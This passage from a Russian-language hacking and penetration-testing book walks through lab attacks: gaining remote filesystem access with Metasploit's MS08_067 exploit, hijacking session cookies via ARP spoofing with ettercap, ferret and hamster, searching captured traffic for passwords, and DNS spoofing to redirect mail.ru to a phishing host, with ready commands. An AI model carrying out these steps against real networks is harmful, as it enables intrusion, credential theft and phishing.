


Рис. 5.14

Ну а дальше можно делать с компьютером-жертвой что угодно, выбрав соответствующий сервис (рис. 5.14).

Выберем **Access Filesystem**. Получив полный доступ к файловой системе, мы видим все разделы жестких дисков (рис. 5.15).




Рис. 5.15

Откроем диск D:\, посмотрим содержимое, зайдем в любой каталог (в нашем случае D:\Photo) и загрузим на удаленную систему файл (в нашем случае test.bat), установив флажок на его выполнение **Run file after upload?** (рис. 5.16).




Рис. 5.16




Рис. 5.17

Можем, перечитав каталоги, убедиться, что файл уже на удаленной (remote) целевой системе (рис. 5.17).

Если в файл test.bat не было заложено команд на разрушение системы, то убедимся, что компьютер еще работает (шутка).

Вот так простенько, без лишнего шума мы получили по сети полный доступ к удаленной системе. И что из того, что у пользователей атакуемого компьютера все пароли были сложными и длиной в 24 символа?

Подобным образом действуют и хакеры, например, когда их цель — компьютер, подключенный к дистанционному бухгалтерскому обслуживанию.

С целью показать, что один и тот же тип уязвимости может присутствовать на различных операционных системах, приведем для примера еще один экран: результат проникновения на непропатченную, с выключенным файрволом, Windows XP и тоже с использованием MS08_067_NETAPI (рис. 5.18).




Рис. 5.18

Кстати, практика пентестинга с применением Metasploit показывает, что из всех версий Windows для персонального применения наиболее меньшее количество уязвимостей имеется в Windows 8 и выше (естественно, из набора тех, которым обучена программа). Но, так ли это на самом деле — вот в чем вопрос?

Может быть, для хакеров там и в самом деле мало уязвимостей, но вот другая сторона медали (цитата из прессы): *"Китайские эксперты подготовили отчет, в котором указывается, что операционная система компании Microsoft Windows 8 несет в себе угрозу безопасности китайским пользователям. Эксперты государства*

считают, что операционная система используется для сбора личной информации пользователей".

Но вернемся к нашему эксперименту. Таким образом, на классическом примере мы, во-первых, показали алгоритм действия хакера при поиске уязвимостей на хостах сети, во-вторых, доказали необходимость применения патчей системы по устранению различных уязвимостей, а также осветили важность настроек параметров безопасности системы, в отличие от установленных по умолчанию.

Мы рассказали всего об одной из возможностей применения Metasploit (работа в автоматическом режиме), и то в результате получили стопроцентный взлом системы. А что можно сделать, задействовав остальные возможности, страшно представить! Кроме графического интерфейса в программе, конечно же, существует возможность работы с консоли, есть полезный вспомогательный инструмент... Когда-нибудь нужно написать про это отдельную книгу. Хотя книга уже есть — "Metasploit Penetration Testing Cookbook". В Интернете встречался и ее русскоязычный перевод.

В Интернете также встречается версия программы, указанная на рис. 5.19. Она вполне работоспособна, хотя и не так функциональна, как та, о которой мы написали.

Рис. 5.19

Как бы ни были хороши программы для применения эксплойтов, все же с этим не все так просто. Во-первых "крутому" хакеру нужен эксплойт, направленный на уязвимость, еще не получившую широкую огласку (кстати, хакеры продают их друг другу за деньги, поэтому не ищите их даром в Интернете и книгах). Во-вторых, если пользователь поставит все патчи, обеспечивающие безопасность, сядет за двумя файрволами (или хотя бы не отключит один системный), будет применять сложные пароли (да еще и разные для различных систем), начнет их периодически менять, установит антивирусную программу, не станет поддаваться на провокационные ссылки, перенаправляющие на фишинговые сайты, внимательнее отнесется к письмам с возможными опасными вложениями, то тут уж нужно сильно постараться, чтобы проникнуть на его компьютер.

В этом плане интересно то, что в действительности существуют реализации достаточно простых атак даже и в подобных случаях. Например, вот на этом сайте представлен оригинал статьи, в которой описана давно известная атака, позволяющая если не взломать SSL-протокол, то хитро обойти его за счет применения уже знакомого вам ARP-спуфинга и с помощью программы sslstrip:

http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Understanding-Man-in-the-Middle-Attacks-ARP-Part4.html

А вот здесь ее русский перевод:

http://www.redline-software.com/rus/support/articles/security/authentication/man-in-the-middle-attacks-part4.php

Самостоятельно повторить атаку, описанную в статье, не составит большого труда, т. к. вы уже научились пользоваться BackTrack (или Kali Linux). Реализации sslstrip для Windows нет. Правда, вот здесь некий Gilbert Lee утверждает, что у него якобы есть версия и для Windows:

http://www.youtube.com/watch?v=41eY9ID1ejQ

Но, почему-то упрямый Gilbert Lee эту программу никому не дает, хотя при этом его ролик собрал изрядное количество просмотров.

Мы подробно рассматривать sslstrip не будем просто потому, что вряд ли у вас получится осуществить тестовую атаку способом, описанным в этой статье, применяя в качестве жертвы компьютер с какой-нибудь современной операционной системой Windows. А если в качестве самостоятельной лабораторной работы вы все же отважитесь на эксперимент, то все хорошо сработает только на Windows XP не более чем с первым сервиспаком и MS Internet Explorer 6. Об этом в Интернете почему-то умалчивают.

Хотя в отношении защищенных протоколов и существует много критики, тем не менее, все равно за шифрованием — будущее! Понятно, что шифрование само по себе требует повышенных ресурсов вычислительной техники. И где же их взять? Скорее всего, мы как всегда не замечаем то, что уже лежит под ногами. Вспомните, как неожиданно начали применять свойства видеокарт (технологии CUDA и OpenGL). Но и это еще не все! Оказывается, скорость вычислений на любом вашем

компьютере можно повысить (вы поразитесь — в десятки раз), используя свойства сегодняшних процессоров. Почитайте об этом статью "Симметричный ГОСТ на AVX командах":

http://vk.com/id184633937

Но вернемся к нашему разговору. Существует немало интересных способов, чтобы закрепить успех, если хакер уже попал во внутреннюю сеть жертвы. На том же уже упомянутом сайте, где располагается статья про взлом с применением ARP-спуфинга и sslstrip, есть рассказ и о том, как с помощью такой технологии злоумышленник может организовать уже известную нам по *главе 1* атаку man-in-the-middle (MITM):

http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Understanding-Man-in-the-Middle-Attacks-ARP-Part3.html

Таким образом, как указано в этой статье, злоумышленнику можно не спеша поизучать атакуемую сеть и рано или поздно выудить весьма полезную информацию с целью дальнейшего проникновения. И мы с вами, с целью обучения, в качестве практического примера проведем перехват сеанса и кражу cookies (естественно, у самих себя) на тестовых компьютерах. Правда, в точности все повторять, как описано в статье, не будем. И объясним — почему! Во-первых, в указанной статье даже нет конкретных разъяснений, как в Linux был организован захват пакетов с "применением техники ARP cache poisoning". В этом плане есть только ссылка на первую статью этого цикла. Ну а в первой статье вообще-то технология была описана только для Windows... Во-вторых, в статье есть неточности в командах, которые для человека, никогда ранее не занимающегося Linux, будут непонятны, незаметны.

Итак, начнем! У нас есть два компьютера, подключенные к роутеру посредством витой пары. Один компьютер — нападающий, другой — жертва. Загрузимся с диска Kali Linux на нападающем компьютере. В связи с возможной ограниченностью в домашних условиях технических средств с Wi-Fi-картами все испытания проведем с применением сетевых карт Ethernet. Но будем учитывать, что в реальной жизни для сети Wi-Fi хакер делает все точно так же, только в командах вместо интерфейса eth0 везде указывает wlan0. Кроме того, если Ethernet-сеть, скорее всего, у вас заработает сразу, то к Wi-Fi-сети еще нужно будет подключиться, для чего следует выбрать соответствующий значок в правом верхнем углу рабочего стола *(см. главу 1)* и далее после указания в списке требуемого SSID еще ввести пароль.

Запускаем замечательный сниффер ettercap, обеспечивающий (наряду с другим большим количеством возможностей) ARP-спуфинг. Для этого в меню **Applications** находим команду **Internet** и далее **Ettercap** (можно разыскать программу и в группе Kali Linux, но это дольше), рис. 5.20.

После запуска программы в меню **Sniff** выбираем **Unified sniffing...**, затем в раскрывающемся списке **Network interface** устанавливаем **eth0** (**wlan0** для Wi-Fi), нажимаем кнопку **OK** (рис. 5.21).

Интерфейс программы изменится (рис. 5.22).

Рис. 5.20




Рис. 5.21

Рис. 5.22

В меню **Hosts** находим **Scan for hosts**. Произойдет сканирование всех хостов изучаемой сети. На вкладке **Host List** это можно посмотреть. В нашем случае их будет как минимум три: роутер, компьютер-жертва и компьютер атакующего (рис. 5.23).

Переходим в меню **Mitm** программы, и далее **Arp poisoning**, через меню **MITM Attack: ARP Poisoning** в группе **Optional parameters** устанавливаем флажок **Sniff remote connections**. Нажимаем кнопку **OK** (рис. 5.24).

Продолжим: в меню **Plugins**, далее **Manage the plugins** выбираем **dns_spoof** так, чтобы напротив этого плагина появилась отметка в виде звездочки (рис. 5.25).

И наконец, в меню **Start** выбираем **Start sniffing**. Все, сниффер готов! Его можно отодвинуть в сторону.

Далее для запуска программы ferret нам понадобится терминальная сессия: **Applications | Accessories | Terminal**. Выполняем команду:

```
ferret - i eth0
```




Рис. 5.23




Рис. 5.24




Рис. 5.25

Конечно же, не забываем в случае, если у нас Wi-Fi-сеть, вместо eth0 записать wlan0.

Замечаем, что в окне терминальной сессии с выполняемой программой ferret "побежит" индикация перехватываемого с компьютера жертвы трафика (или с нескольких жертв, если хостов в атакуемой сети много), рис. 5.26.

Также отодвинем пока это окно в сторону. И вновь вызовем терминальную сессию: **Applications | Accessories | Terminal**, введем команду вызова программы:

```
hamster
```

Появится сообщение, выводимое программой hamster, вначале которого написано "Set browser to use proxy http://127.0.0.1:1234" (рис. 5.27).

То есть, нам предлагается запустить браузер, где в качестве адреса надо указать локальный хост и порт 1234. Подождем некоторое время, чтобы "наловить" побольше cookies. В это время, для ускорения, с компьютера жертвы можно посетить различные сайты, требующие авторизации. Да! И посетите еще какой-нибудь форум, где не применяется шифрование протокола при авторизации.

Рис. 5.26




Рис. 5.27

Наконец, запустим браузер, как и требуется. Легче всего это сделать, если указать курсором в терминальном окне на надпись "http://127.0.0.1:1234" и, щелкнув правой кнопкой мыши, в появившемся меню выбрать команду **Open Link**.

Если все было правильно, то внизу страницы увидим ссылку на нужные нам данные, помеченные IP-адресом жертвы (рис. 5.28).

Но прежде чем перейти по ссылке, выставим анализируемый интерфейс: для этого требуется щелкнуть по ссылке **adapters** на этой же странице в браузере и далее указать **eth0** (или **wlan0** для сети Wi-Fi), рис. 5.29.

После чего вернемся в начальное окно и щелкнем по ссылке, помеченной IP-адресом жертвы. Слева на экране вы и увидите ссылки, соответствующие посещаемым жертвой ресурсам для перехваченных нами cookies (рис. 5.30).




Рис. 5.28




Рис. 5.29




Рис. 5.30

И чтобы cookies читались в удобном виде, нужно щелкнуть по ссылке **[cookies]** в левой части страницы, а далее в адресной строке браузера заменить слово hamster на 127.0.0.1:1234, т. е. адрес должен стать таким:

```
127.0.0.1:1234/cookies.html?instance=
```

Цель достигнута. В окне браузера будет список всех cookies с данными от посещаемых жертвой сайтов (рис. 5.31).




Рис. 5.31

Но и это еще не все! Дело в том, что сниффер сохранил файл с записанным, целиком перехваченным трафиком жертвы (из которого ferret выбирал в текстовый файл только нужные данные, представленные в окне браузера). Файл sniff-дата.pcap находится в /root.

Давайте запустим уже известный нам в среде Windows сниффер Wireshark и с его помощью откроем pcap-файл. А там сделаем поиск по слову passw. Мы это уже умеем делать: см. рис. 2.15, 2.33 (т. к. мы ищем слово в текстовом, а не в шестнадцатеричном виде, при поиске есть особенности: слово может быть представлено в "разорванном" виде, поэтому искать лучше по части слова и иногда нужно пробовать различные его части). Таким образом, дополнительно к захваченным cookies вы найдете аккаунты для посещаемых жертвой ресурсов, где нет шифрования трафика. В частности, в приведенном на рис. 5.32 фрагменте перехвачены логин Gray_Gray и пароль effurhoE8.




Рис. 5.32

С cookies еще придется немало поработать. А тут, зная любимую привычку многих применять везде один и тот же пароль, полученной информации может оказаться более чем предостаточно. Напомним еще, что при использовании Kali Linux, если у вас сработает хранитель экрана, то по умолчанию для пользователя root пароль toor.

Заканчивая рассматривать примеры наиболее известных, а значит, и более популярных атак, проводимых хакером с целью усилить степень проникновения, нельзя не упомянуть метод с подменой DNS. Тем более, что для этих целей подойдет уже теперь знакомая вам программа ettercap. Для того чтобы выполнить эту атаку, требуется подкорректировать файл ettercap.dns. В Kali Linux программа ettercap находится в папке /usr/share/ettercap. Но поскольку файла ettercap.dns в нем не оказалось, для того чтобы быстрее выполнить требуемую задачу и не искать файл в Интернете, мы просто быстро перезагрузились, но уже с известного вам диска BackTrack 5. В этом Linux ettercap располагается в папке /usr/local/share/ettercap. Находим файл ettercap.dns и в нем видим три записи в отношении ресурсов Microsoft (рис. 5.33).

Правим эти записи на текст нужного нам содержания: слева будет сайт, который хотим подменить, а справа — IP-адрес ложного сайта (т. е. хост, где будет располагаться фишинговый сайт). В этом примере, чтобы было все понятно, мы просто подменим mail.ru своим сайтом по адресу 192.168.0.100 (рис. 5.34).




Рис. 5.33




Рис. 5.34

При подобной конфигурации все обращения на Mail.ru будут попадать на адрес 192.168.0.100, где располагается наш, совсем другой сайт.

Далее запускаем терминальную сессию (**Applications | Accessories | Terminal**) и задаем в появившемся окне команду (для разнообразия в этот раз не будем использовать графический интерфейс):

```
ettercap -i eth0 -T -q -P dns_spoof -M arp // //
```

На рис. 5.35 представлен скриншот запуска программы ettercap.

Не забываем, что если мы проводим эксперимент в Wi-Fi-сети, то, во-первых, при загрузке Linux нужно соединиться с сетью, а во-вторых, вместо аргумента `eth0` будем ставить аргумент `wlan0`.

Если хакер осуществляет подобную атаку из внешней сети, то он не будет применять аргументы //, потому что этот синтаксис подразумевает все компьютеры сети. В таком случае злоумышленник задаст конкретные IP-адреса хостов.

После успешного запуска ettercap.exe уже на компьютере-жертве (здесь у нас это был тестовый компьютер с необновлявшейся Windows 7) обращаемся в браузере к Mail.ru. В результате попадаем на подмененный сайт (рис. 5.36).

Рис. 5.35

В это время в терминальном окне, где запущена программа ettercap, появляются сообщения о происходящей подмене (рис. 5.37).

А если у вас ничего не получается, то просто на компьютере жертвы еще не очистился кэш. Конечно же, как всегда, нигде в Интернете это не объясняется. Для ускорения очистки кэша, чтобы не ждать, в командной строке вы можете ввести следующую команду:

```
ipconfig /flushdns
```

Таким образом, с помощью ettercap хакер осуществляет спуффинг DNS и может подсунуть жертве любой фишинговый сайт, а скорее всего, даже не один. Поднять несколько виртуальных серверов, используя, например, Apache (мы здесь этого рассматривать не будем), злоумышленник может прямо на своем же ноутбуке, с которого осуществляет взлом. А далее он украдет учетные данные наиболее популярных посещаемых жертвой ресурсов Интернета. Пример организации фишингового сайта мы уже изучали в *главе 1*.

Пробравшись в чужую сеть, злоумышленник вовсе не обязательно крадет информацию, пароли... Его целью может быть просто похулиганить, развлечься. С одним из таких приемов мы с вами разберемся, собрав следующий стенд.

